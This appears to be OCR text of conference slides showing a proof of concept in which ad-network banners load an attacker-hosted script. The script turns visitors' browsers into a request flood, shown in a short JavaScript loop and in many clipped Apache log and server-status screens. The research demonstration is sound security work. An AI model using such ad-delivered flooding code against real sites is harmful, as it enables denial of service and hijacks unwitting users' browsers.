Wide Skyscraper (160x600)
% of Total Traffic: **15.34%**
Add/Modify Remove (Disapprove)

Square Box (250x250)
% of Total Traffic: **2.47%**
Add/Modify Remove (Disapprove)



Vertical Banner (120x240)
% of Total Traffic: **0.21%**
Add/Modify Remove (Disapprove)

In side the banner code, we pointed a script tag to:
http://ec2-23-20-141-160.compute-1.amazonaws.com/campaign.js

```
for (var i = 0; i < 10000; i++) {
        var img = new Image();
        var url = 'http://<amazon_aws>/iclick/id?' + i;
        img.src = url;
}
```

Then we could change the javascript payload to whatever, whenever, without any approval process.


```
118.99.77.91 - - [29/Jul/2013:18:44:20 -0400] "GET /?hitme=297 HTTP/1.1" 2
illa/5.0 (Windows NT 6.2; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0"
118.99.77.91 - - [29/Jul/2013:18:44:20 -0400] "GET /?hitme=298 HTTP/1.1" 2
illa/5.0 (Windows NT 6.2; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0"
118.99.77.91 - - [29/Jul/2013:18:44:20 -0400] "GET /?hitme=299 HTTP/1.1" 2
illa/5.0 (Windows NT 6.2; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0"
118.99.77.91 - - [29/Jul/2013:18:44:21 -0400] "GET /?hitme=300 HTTP/1.1" 2
illa/5.0 (Windows NT 6.2; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0"
118.99.77.91 - - [29/Jul/2013:18:44:21 -0400] "GET /?hitme=301 HTTP/1.1" 2
illa/5.0 (Windows NT 6.2; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0"
118.99.77.91 - - [29/Jul/2013:18:44:21 -0400] "GET /?hitme=302 HTTP/1.1" 2
illa/5.0 (Windows NT 6.2; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0"
118.99.77.91 - - [29/Jul/2013:18:44:21 -0400] "GET /?hitme=303 HTTP/1.1" 2
illa/5.0 (Windows NT 6.2; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0"
118.99.77.91 - - [29/Jul/2013:18:44:21 -0400] "GET /?hitme=304 HTTP/1.1" 2
illa/5.0 (Windows NT 6.2; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0"
118.99.77.91 - - [29/Jul/2013:18:44:21 -0400] "GET /?hitme=305 HTTP/1.1" 2
illa/5.0 (Windows NT 6.2; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0"
118.99.77.91 - - [29/Jul/2013:18:44:21 -0400] "GET /?hitme=306 HTTP/1.1" 2
illa/5.0 (Windows NT 6.2; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0"
```

Server Version: Apache/2.2.15 (Unix) DAV/2
Server Built: Apr 29 2013 04:13:12

Current Time: Monday, 29-Jul-2013 18:44:20 EDT
Restart Time: Monday, 29-Jul-2013 18:36:11 EDT
Parent Server Generation: 21
Server uptime: 8 minutes 8 seconds
Total accesses: 4130 - Total Traffic: 1.9 MB
CPU Usage: u.8 s.85 cu0 cs0 - .338% CPU load
8.46 requests/sec - 4060 B/second - 479 B/request
5 requests currently being processed, 16 idle workers

```
_____C___C____..cW._._.__.c._.....................................
```

Minutes: 9,324



Profile settin

Username: jeremiahgrossma

E-mail: jeremiah@whiteh

Password: hidden (Edit)


Delete accoun

DEMO

```
112.104.10.204 - - [29/Jul/2013:18:46:51 -0400] "GET /?hitme=362 HTTP/1.1" 200 11 "http://ec2-23-20-141-160.comp
ozilla/5.0 (Windows NT 5.1; rv:22.0) Gecko/20100101 Firefox/22.0"
70.210.198.143 - - [29/Jul/2013:18:46:51 -0400] "GET /server-status?refresh=1 HTTP/1.1" 200 12720 "http://ec2-23
/server-status?refresh=1" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_4) AppleWebKit/537.36 (KHTML, like Gecko)
112.104.10.204 - - [29/Jul/2013:18:46:51 -0400] "GET /?hitme=363 HTTP/1.1" 200 11 "http://ec2-23-20-141-160.comp
ozilla/5.0 (Windows NT 5.1; rv:22.0) Gecko/20100101 Firefox/22.0"
112.104.10.204 - - [29/Jul/2013:18:46:51 -0400] "GET /?hitme=364 HTTP/1.1" 200 11 "http://ec2-23-20-141-160.comp
ozilla/5.0 (Windows NT 5.1; rv:22.0) Gecko/20100101 Firefox/22.0"
112.104.10.204 - - [29/Jul/2013:18:46:51 -0400] "GET /?hitme=365 HTTP/1.1" 200 11 "http://ec2-23-20-141-160.comp
ozilla/5.0 (Windows NT 5.1; rv:22.0) Gecko/20100101 Firefox/22.0"
112.104.10.204 - - [29/Jul/2013:18:46:51 -0400] "GET /?hitme=366 HTTP/1.1" 200 11 "http://ec2-23-20-141-160.comp
ozilla/5.0 (Windows NT 5.1; rv:22.0) Gecko/20100101 Firefox/22.0"
112.104.10.204 - - [29/Jul/2013:18:46:51 -0400] "GET /?hitme=367 HTTP/1.1" 200 11 "http://ec2-23-20-141-160.comp
ozilla/5.0 (Windows NT 5.1; rv:22.0) Gecko/20100101 Firefox/22.0"
```

Server Version: Apache/2.2.15 (Unix) DAV/2
Server Built: Apr 29 2013 04:13:12

Current Time: Monday, 29-Jul-2013 18:46:51 EDT
Restart Time: Monday, 29-Jul-2013 18:36:11 EDT
Parent Server Generation: 21
Server uptime: 10 minutes 39 seconds
Total accesses: 15298 - Total Traffic: 3.3 MB
CPU Usage: u2.08 s2.54 cu0 cs0 - .723% CPU load
23.9 requests/sec - 5.3 kB/second - 228 B/request
5 requests currently being processed, 21 idle workers



Usern
E
Pass

```
226 - - [24/Jul/2013:12:36:58 -0400] "GET /server-status?refresh=
ozilla/5.0 (Macintosh; Intel Mac OS X 10_8_4) AppleWebKit/537.36
8 - - [24/Jul/2013:12:36:58 -0400] "GET /?hitme=0 HTTP/1.1" 200 1
4) AppleWebKit/534.34 (KHTML, like Gecko) PhantomJS/1.9.1 Safari/
8 - - [24/Jul/2013:12:36:58 -0400] "GET /?hitme=1 HTTP/1.1" 200 1
4) AppleWebKit/534.34 (KHTML, like Gecko) PhantomJS/1.9.1 Safari/
8 - - [24/Jul/2013:12:36:58 -0400] "GET /?hitme=2 HTTP/1.1" 200 1
```


We're controlling someone else's robots!

```
erver-status?refresh=1" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_4)
0.146.132.205 - - [29/Jul/2013:18:51:17 -0400] "GET /HIT100.html HTTP/1.
86_64; rv:17.0) Gecko/20130402 Firefox/17.0"
.210.198.143 - - [29/Jul/2013:18:51:17 -0400] "GET /server-status?refres
erver-status?refresh=1" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_4)
0.146.132.205 - - [29/Jul/2013:18:51:18 -0400] "GET /favicon.ico HTTP/1.
refox/17.0"
.210.198.143 - - [29/Jul/2013:18:51:18 -0400] "GET /server-status?refres
erver-status?refresh=1" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_4)
.210.198.143 - - [29/Jul/2013:18:51:20 -0400] "GET /server-status?refres
erver-status?refresh=1" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_4)
0.192.252.246 - - [29/Jul/2013:18:51:20 -0400] "GET /HIT100.html HTTP/1.
.2; WOW64; rv:20.0) Gecko/20100101 Firefox/20.0"
6.3.134.252 - - [29/Jul/2013:18:51:21 -0400] "GET /HIT100.html HTTP/1.0"
; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0"
0.255.214.239 - - [29/Jul/2013:18:51:21 -0400] "GET /HIT100.html HTTP/1.
 Linux i686; rv:22.0) Gecko/20100101 Firefox/22.0"
.210.198.143 - - [29/Jul/2013:18:51:21 -0400] "GET /server-status?refres
erver-status?refresh=1" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_4)
```

Server Version: Apache/2.2.15 (Unix) DAV/2
Server Built: Apr 29 2013 04:13:12

Current Time: Monday, 29-Jul-2013 18:51:21 EDT
Restart Time: Monday, 29-Jul-2013 18:36:11 EDT
Parent Server Generation: 21
Server uptime: 15 minutes 9 seconds
Total accesses: 28126 - Total Traffic: 5.8 MB
CPU Usage: u3.58 s4 cu0 cs0 - .834% CPU load
30.9 requests/sec - 6.6 kB/second - 217 B/request
4 requests currently being processed, 16 idle workers

Minutes: 9,289



Profile settings

Username: jeremiahgrossman

E-mail: jeremiah@whitehat

Password: hidden (Edit)

Delete account

```
202.29.241.33 - - [29/Jul/2013:18:56:16 -0400] "GET /?hitme=3 HTTP/1.0" 20
lla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chr
202.29.241.33 - - [29/Jul/2013:18:56:16 -0400] "GET /?hitme=2 HTTP/1.0" 20
lla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chr
109.199.133.98 - - [29/Jul/2013:18:56:16 -0400] "GET /HIT100.html HTTP/1.1
6.1; rv:11.0) Gecko/20100101 Firefox/11.0 CometBird/11.0"
58.177.206.3 - - [29/Jul/2013:18:56:16 -0400] "GET /?hitme=64 HTTP/1.1" 20
lla/5.0 (Macintosh; Intel Mac OS X 10_8_4) AppleWebKit/537.36 (KHTML, like
58.177.206.3 - - [29/Jul/2013:18:56:16 -0400] "GET /?hitme=65 HTTP/1.1" 20
lla/5.0 (Macintosh; Intel Mac OS X 10_8_4) AppleWebKit/537.36 (KHTML, like
176.33.131.3 - - [29/Jul/2013:18:56:16 -0400] "GET /?hitme=152 HTTP/1.1" 2
illa/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/28
176.33.131.3 - - [29/Jul/2013:18:56:16 -0400] "GET /?hitme=153 HTTP/1.1" 2
illa/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/28
70.210.198.143 - - [29/Jul/2013:18:56:16 -0400] "GET /server-status?refres
/server-status?refresh=1" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_4)
176.33.131.3 - - [29/Jul/2013:18:56:17 -0400] "GET /?hitme=154 HTTP/1.1" 2
illa/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/28
176.33.131.3 - - [29/Jul/2013:18:56:17 -0400] "GET /?hitme=155 HTTP/1.1" 2
illa/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/28
```

Server Version: Apache/2.2.15 (Unix) DAV/2
Server Built: Apr 29 2013 04:13:12

Current Time: Monday, 29-Jul-2013 18:56:15 EDT
Restart Time: Monday, 29-Jul-2013 18:36:11 EDT
Parent Server Generation: 21
Server uptime: 20 minutes 3 seconds
Total accesses: 43977 - Total Traffic: 8.7 MB
CPU Usage: u2.28 s2.97 cu0 cs0 - .436% CPU load
36.6 requests/sec - 7.4 kB/second - 208 B/request
11 requests currently being processed, 16 idle workers

```
__.c..._.ccc.c.__....c.....__c._c_c__.__c_._.._._.w.........
```

Minutes: 9,272 **Acc**

Cash

Minutes earned (Real-Time)

Profile settings

Username: jeremiahgrossman

E-mail: jeremiah@whitehatsec.com (

Password: hidden (Edit)

Delete account

```
.116.117.16 - - [29/Jul/2013:18:58:50 -0400] "GET /?hitme=521 HTTP/1.1"
lla/5.0 (Macintosh; Intel Mac OS X 10_7_5) AppleWebKit/537.36 (KHTML, l
.116.117.16 - - [29/Jul/2013:18:58:50 -0400] "GET /?hitme=524 HTTP/1.1"
lla/5.0 (Macintosh; Intel Mac OS X 10_7_5) AppleWebKit/537.36 (KHTML, l
.116.117.16 - - [29/Jul/2013:18:58:50 -0400] "GET /?hitme=522 HTTP/1.1"
lla/5.0 (Macintosh; Intel Mac OS X 10_7_5) AppleWebKit/537.36 (KHTML, l
.116.112.155 - - [29/Jul/2013:18:58:50 -0400] "GET /?hitme=952 HTTP/1.1
illa/5.0 (Macintosh; Intel Mac OS X 10_6_8) AppleWebKit/534.59.8 (KHTML
.116.112.155 - - [29/Jul/2013:18:58:50 -0400] "GET /?hitme=951 HTTP/1.1
illa/5.0 (Macintosh; Intel Mac OS X 10_6_8) AppleWebKit/534.59.8 (KHTML
170.214.53 - - [29/Jul/2013:18:58:50 -0400] "GET /?hitme=1207 HTTP/1.1"
lla/5.0 (Windows NT 6.2; WOW64; rv:20.0) Gecko/20100101 Firefox/20.0"
.116.213.9 - - [29/Jul/2013:18:58:50 -0400] "GET /?hitme=280 HTTP/1.1"
la/5.0 (Macintosh; Intel Mac OS X 10.8; rv:21.0) Gecko/20100101 Firefox
170.214.53 - - [29/Jul/2013:18:58:50 -0400] "GET /?hitme=1208 HTTP/1.1"
lla/5.0 (Windows NT 6.2; WOW64; rv:20.0) Gecko/20100101 Firefox/20.0"
170.214.53 - - [29/Jul/2013:18:58:50 -0400] "GET /?hitme=1210 HTTP/1.1"
lla/5.0 (Windows NT 6.2; WOW64; rv:20.0) Gecko/20100101 Firefox/20.0"
170.214.53 - - [29/Jul/2013:18:58:50 -0400] "GET /?hitme=1211 HTTP/1.1"
lla/5.0 (Windows NT 6.2; WOW64; rv:20.0) Gecko/20100101 Firefox/20.0"
```

Server Version: Apache/2.2.15 (Unix) DAV/2
Server Built: Apr 29 2013 04:13:12

Current Time: Monday, 29-Jul-2013 18:58:49 EDT
Restart Time: Monday, 29-Jul-2013 18:36:11 EDT
Parent Server Generation: 21
Server uptime: 22 minutes 37 seconds
Total accesses: 61508 - Total Traffic: 10.6 MB
CPU Usage: u3.15 s4.2 cu0 cs0 - .542% CPU load
45.3 requests/sec - 8.0 kB/second - 180 B/request
33 requests currently being processed, 0 idle workers

```
RRCCCCCCCCCC..CC.CCC...CR.R.CC..C.C..C..C.RCCRC..WC..........
```

Minutes: 9,248 Ac

Minutes earned (Real-Time)

0
0
0
0

Jul 23

Profile settings

Username: jeremiahgrossman

E-mail: jeremiah@whitehatsec.c

Password: hidden (Edit)


Delete account

```
la/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/28.0.1500.72 Safari/537.36"
37.117.161.220 - - [29/Jul/2013:19:02:09 -0400] "GET /?hitme=100 HTTP/1.1" 200 11 "http://ec2-23-20-141-160.compute-1.
ozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/27.0.1453.116 Safari/537.36"
37.117.161.220 - - [29/Jul/2013:19:02:09 -0400] "GET /?hitme=99 HTTP/1.1" 200 11 "http://ec2-23-20-141-160.compute-1.a
zilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/27.0.1453.116 Safari/537.36"
37.117.161.220 - - [29/Jul/2013:19:02:09 -0400] "GET /?hitme=101 HTTP/1.1" 200 11 "http://ec2-23-20-141-160.compute-1.
ozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/27.0.1453.116 Safari/537.36"
37.117.161.220 - - [29/Jul/2013:19:02:09 -0400] "GET /?hitme=103 HTTP/1.1" 200 11 "http://ec2-23-20-141-160.compute-1.
ozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/27.0.1453.116 Safari/537.36"
37.117.161.220 - - [29/Jul/2013:19:02:09 -0400] "GET /?hitme=102 HTTP/1.1" 200 11 "http://ec2-23-20-141-160.compute-1.
ozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/27.0.1453.116 Safari/537.36"
```

Server Version: Apache/2.2.15 (Unix) DAV/2
Server Built: Apr 29 2013 04:13:12

Current Time: Monday, 29-Jul-2013 19:02:08 EDT
Restart Time: Monday, 29-Jul-2013 18:36:11 EDT
Parent Server Generation: 21
Server uptime: 25 minutes 56 seconds
Total accesses: 82421 - Total Traffic: 13.7 MB
CPU Usage: u5.36 s7.04 cu0 cs0 - .797% CPU load
53 requests/sec - 9.0 kB/second - 174 B/request
19 requests currently being processed, 9 idle workers

```
CR  R   CR   RRR   C    R          W  R    R    R
```



```
la/5.0 (Windows NT 6.2; WOW64; rv:20.0) Gecko/20100101 Firefox/20.0"
31.42.199 - - [29/Jul/2013:19:11:32 -0400] "GET /?hitme=327 HTTP/1.1" 2
la/5.0 (Windows NT 6.2; WOW64; rv:20.0) Gecko/20100101 Firefox/20.0"
31.42.199 - - [29/Jul/2013:19:11:32 -0400] "GET /?hitme=325 HTTP/1.1" 2
la/5.0 (Windows NT 6.2; WOW64; rv:20.0) Gecko/20100101 Firefox/20.0"
31.42.199 - - [29/Jul/2013:19:11:32 -0400] "GET /?hitme=326 HTTP/1.1" 2
la/5.0 (Windows NT 6.2; WOW64; rv:20.0) Gecko/20100101 Firefox/20.0"
2.234.104.108 - - [29/Jul/2013:19:11:32 -0400] "GET /?hitme=487 HTTP/1.1
zilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0"
```

Apache Status | Apache Status | ec2-23-20-141-

ec2-23-20-141-160.compute-1.amazonaws.com/se...

Apache Server Status for ec2-23-20-160.compute-1.amazonaws.com

Server Version: Apache/2.2.15 (Unix) DAV/2
Server Built: Apr 29 2013 04:13:12

Current Time: Monday, 29-Jul-2013 19:11:31 EDT
Restart Time: Monday, 29-Jul-2013 18:36:11 EDT
Parent Server Generation: 21
Server uptime: 35 minutes 19 seconds
Total accesses: 101928 - Total Traffic: 22.0 MB
CPU Usage: u6.61 s8.41 cu0 cs0 - .709% CPU load
48.1 requests/sec - 10.6 kB/second - 226 B/request
9 requests currently being processed, 18 idle workers

Minutes: 9,199 Ac

Minutes earned (Real-Time)

0
0
0
0

Jul 23

Profile settings

Username: jeremiahgrossman

E-mail: jeremiah@whitehatsec.co

Password: hidden (Edit)

Delete account

Advertising Network kicks into gear…

WhiteHat SECURITY

```
==> /var/log/httpd/error_log <==
[Mon Jul 29 19:19:45 2013] [error] [client 222.124.125.49] File does not e
banner_frame.php?nid=1&pid=214911&sid=345794&zone=-1&image=3&adtype=2&key=

==> /var/log/httpd/access_log <==
222.124.125.49 - - [29/Jul/2013:19:19:45 -0400] "GET /iclick/id?24 HTTP/1.
d=214911&sid=345794&zone=-1&image=3&adtype=2&key=86eae9b7e8f327a939fc43a4d
.0"

==> /var/log/httpd/error_log <==
[Mon Jul 29 19:19:45 2013] [error] [client 196.206.172.250] File does not
/banner_frame.php?nid=1&pid=230700&sid=367998&zone=-1&image=3&adtype=2&key

==> /var/log/httpd/access_log <==
196.206.172.250 - - [29/Jul/2013:19:19:45 -0400] "GET /iclick/id?17 HTTP/1
id=230700&sid=367998&zone=-1&image=3&adtype=2&key=4c56fea7632f35aab67f5f94
ecko) Chrome/28.0.1500.72 Safari/537.36"
```

Server Version: Apache/2.2.15 (Unix) DAV/2
Server Built: Apr 29 2013 04:13:12

Current Time: Monday, 29-Jul-2013 19:19:38 EDT
Restart Time: Monday, 29-Jul-2013 18:36:11 EDT
Parent Server Generation: 21
Server uptime: 43 minutes 26 seconds
Total accesses: 133587 - Total Traffic: 36.1 MB
CPU Usage: u9.16 s13.72 cu0 cs0 - .878% CPU load
51.3 requests/sec - 14.2 kB/second - 283 B/request
255 requests currently being processed, 1 idle workers

Minutes: 9,179 Ac

Minutes earned (Real-Time)

Profile settings

Username: jeremiahgrossman

E-mail: jeremiah@whitehatsec.c

Password: hidden (Edit)

Delete account

```
> /var/log/httpd/access_log <==

> /var/log/httpd/error_log <==

> /var/log/httpd/access_log <==

> /var/log/httpd/error_log <==
```

Apache Status | Apache Status | ec2-23-20-14 | v

ec2-23-20-141-160.compute-1.amazonaws.com/serve

Apache Server Status for ec2-23-20-1.amazonaws.com

Server Version: Apache/2.2.15 (Unix) DAV/2
Server Built: Apr 29 2013 04:13:12

Current Time: Monday, 29-Jul-2013 19:30:06 EDT
Restart Time: Monday, 29-Jul-2013 18:36:11 EDT
Parent Server Generation: 21
Server uptime: 53 minutes 54 seconds
Total accesses: 24442 - Total Traffic: 117.8 MB
CPU Usage: u49.04 s79.72 cu0 cs0 - 3.98% CPU load
75.6 requests/sec - 37.3 kB/second - 505 B/request
256 requests currently being processed, 0 idle workers

RCRCCRCCCRWWRCCRRCRRRRRRCRRCRCCRRRCRRWRWCRRCRCRCCRCRCRRRRCWRRR

Minutes: 9,150

Minutes earned (Real-Tim

0
0
0
0

Jul 23

```
=> /var/log/httpd/access_log <==
83.171.165.244 - - [29/Jul/2013:19:32:09 -0400] "GET /iclick/id?164 HTTP/
87.423520907229&zone=0&chad=1&oe=UTF-8&cs=about%20stiri%20Romania&adtype=
23000000&c4=%23666666&memkey=d9ce217697045d0033bab670e12ee2c7&gp=YF4lITR8
&bdur[redacted]s2F
:15.0) Gecko/20100101 Firefox/15.0.1"

=> /var/log/httpd/error_log <==
```

Apache Status × | Apache Status × | ec2-23-20-14 × | v

ec2-23-20-141-160.compute-1.amazonaws.com/serve

Apache Server Status for ec2-23-20-1.amazonaws.com


Server Version: Apache/2.2.15 (Unix) DAV/2
Server Built: Apr 29 2013 04:13:12

Current Time: Monday, 29-Jul-2013 19:31:59 EDT
Restart Time: Monday, 29-Jul-2013 18:36:11 EDT
Parent Server Generation: 21
Server uptime: 55 minutes 47 seconds
Total accesses: 256265 - Total Traffic: 252.9 MB
CPU Usage: u53.97 s88.49 cu0 cs0 - 4.26% CPU load
76.6 requests/sec - 77.4 kB/second - 1034 B/request
256 requests currently being processed, 0 idle workers

```
CRWRRRRCRWRCRRRCRWCRCRCRCRWCCRWRCRCRRRRRRWCWCCRRRCCRWRRCWWRRRC
```

Minutes: 9,14

Minutes earned (Real-



Profile

Username: jeremiahgr

E-mail: jeremiah@

Password: hidden (Ed

Delete a

```
nner_frame.php?nid=1&pid=181672&sid=284191&zone=-1&image=3&adtype=2&key=a

=> /var/log/httpd/access_log <==
87.134.125.104 - - [29/Jul/2013:19:36:09 -0400] "GET /iclick/id?128 HTTP/
id=149145&sid=439517&zone=-1&image=3&adtype=2&key=4ecadcabc56a07cc8d91f78
0 (Macintosh; Intel Mac OS X 10_7_5) AppleWebKit/536.30.1 (KHTML, like Ge
1.230.50.46 - - [29/Jul/2013:19:36:0[redacted]
p?nid=1&pid=318278&sid=524907&zone=-1&image=3&adtype=2&key=c82ac8d1b36107
ozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; Fox
dia Center PC 6.0; .NET4.0C)"
```

Apache Status × | Apache Status × | ec2-23-20-14 ×

ec2-23-20-141-160.compute-1.amazonaws.com/serve

Apache Server Status for ec2-23-20-1.amazonaws.com

Server Version: Apache/2.2.15 (Unix) DAV/2
Server Built: Apr 29 2013 04:13:12

Current Time: Monday, 29-Jul-2013 19:36:00 EDT
Restart Time: Monday, 29-Jul-2013 18:36:11 EDT
Parent Server Generation: 21
Server uptime: 59 minutes 48 seconds
Total accesses: 298000 - Total Traffic: 993.1 MB
CPU Usage: u65.44 s105.42 cu0 cs0 - 4.76% CPU load
83.1 requests/sec - 283.4 kB/second - 3494 B/request
256 requests currently being processed, 0 idle workers

RCCCRRRRRCWRCCCCRRCRWRCRCCRRCCRCCCRCCCCCCRCWCRCCCCCRRCCRRCWCCR

Minutes: 9,132 Acc

Cas

Minutes earned (Real-Time)

0
0
0

Jul 23

Profile settings

Username: jeremiahgrossman

E-mail: jeremiah@whitehatsec.com

Password: hidden (Edit)

Delete account

```
79.114.103.165 - - [30/Jul/2013:03:01:45 -0400] "GET /asscert.
m/HIT100.html" "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) G
39.32.48.194 - - [30/Jul/2013:03:01:45 -0400] "GET /asscert.pr
p?nid=1&t2985.686669126153&zone=0&chad=1&oe=UTF-8&cs=&adtype=2
b12ddcfc83c0d&qp=YF4lIzX7Jil7eygq_iwr91tZYCcnLichJDHzZl4r_CExe
tml&lq=0&lb=1&orid=9798335" "Mozilla/5.0 (Windows NT 6.1; WOW6
141.113.86.92 - - [30/Jul/2013:03:01:46 -0400] "GET /asscert.p
php?nid=1035&t2561.1314306642107&zone=0&chad=1&oe=utf-8&cs=hid
0racing%20games&adtype=2&sid=2029&pid=1255&spid=&adu=2&image=3
fab2140&qp=YF4lITD-ISh-_n00ICEwIPFjZU4wKX39KSJdWjQjfiYwICMuI_0
(compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLC
.NET4.0C; .NET4.0E; InfoPath.3)"
